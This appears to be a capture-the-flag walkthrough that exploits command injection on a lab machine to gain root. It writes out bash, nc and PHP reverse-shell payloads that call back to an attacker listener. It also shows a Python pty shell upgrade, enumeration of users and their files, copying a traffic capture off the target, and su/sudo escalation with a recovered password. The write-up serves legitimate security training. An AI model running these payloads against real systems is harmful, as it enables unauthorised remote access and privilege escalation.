
Try using command injection to reverse a shell.
Start nc on Kali and listen on port 4444: nc -lvnp 4444
The initial attempts with the following reverse-shell payloads all fail unexpectedly:
# bash reverse shell
bash -i >& /dev/tcp/192.168.64.1/4444 0>&1
# nc reverse shell
nc -e /bin/bash -d 192.168.64.1 4444
When skill is not enough, Google fills the gap. A PHP reverse shell succeeds. URL-encode the following payload and send it in Burp:
php -r '$sock=fsockopen("192.168.64.1",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
nc on Kali successfully receives the reverse shell, but su cannot be executed. It returns su: must be run from a terminal, meaning a terminal is required. Use Python to spawn an interactive terminal:
python -c 'import pty;pty.spawn("/bin/bash")'Or:
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
View /etc/passwd and find users worth attention: acid, saman, and root.

Search for each user's files: find / -user acid 2>/dev/null

The file /sbin/raw_vs_isi/hint.pcapng is found. It is a network traffic capture file. Use scp to copy it to Kali and open it with Wireshark.
scp /sbin/raw_vs_isi/hint.pcapng zhiji@192.168.160.129:/root
Follow the TCP stream and find saman's password: 1337hax0r.

Use su to escalate to saman.

Then use sudo -i to escalate to root.

View the flag:

You have successfully completed the challenge.You have successfully completed the challenge.